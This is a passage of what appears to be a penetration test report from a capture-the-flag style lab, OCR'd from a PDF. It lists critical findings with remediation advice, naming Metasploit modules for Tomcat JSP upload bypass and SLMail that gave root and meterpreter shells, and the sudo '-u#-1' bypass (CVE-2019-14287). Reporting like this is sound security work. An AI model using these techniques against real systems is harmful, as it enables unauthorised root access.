
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Researched exploits involving ‘Tomcat’ and ‘JSP’ in msfconsole. exploit ‘multi/http/tomcat_jsp_upload_bypass’ was found. After setting the RHOSTS to 192.168.13.10 in the options we were successful in connecting to a root shell on that target machine. This shell with route access allows for immediate and extreme exploitation of a system. After going to the /root directory we located and opened Flag 7.
Images	
Affected Hosts	192.168.13.10
Remediation	Update Apache Tomcat to a more recent and secure update.

Vulnerability 5	Findings
Title	sudo 1.8.27 - Security Bypass CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Sudo does not check for the existence of the specified user id and executes the with arbitrary user id with the sudo privilege, “-u#-1” returns as 0 which is root's id. Using this Exploit we were able to gain root access on the target machine

Images	
Affected Hosts	192.168.13.14
Remediation	Update Sudo to version 1.8.28 or later.

Vulnerability 6	Findings
Title	SLMail
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Searching for slmail using msfconsole we found the exploit “exploit/windows/pop3/seattlelab_pass”. Using this exploit we were able to configure the RHOSTS and the LHOST and execute the exploit to drop us into a meterpreter shell. Within this shell we can read, write and delete files from directories.
Images	
Affected Hosts	172.22.117.20
Remediation	Find a more secure service than SLMail.

Vulnerability 7	Findings
Title	Sensitive Data Exposure

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Looking for information on the web led us to find user credentials with a password hash published on a public github repository.
Images	
Affected Hosts	172.22.117.20
Remediation	Do not upload sensitive data to a public repository.

Add any additional vulnerabilities below.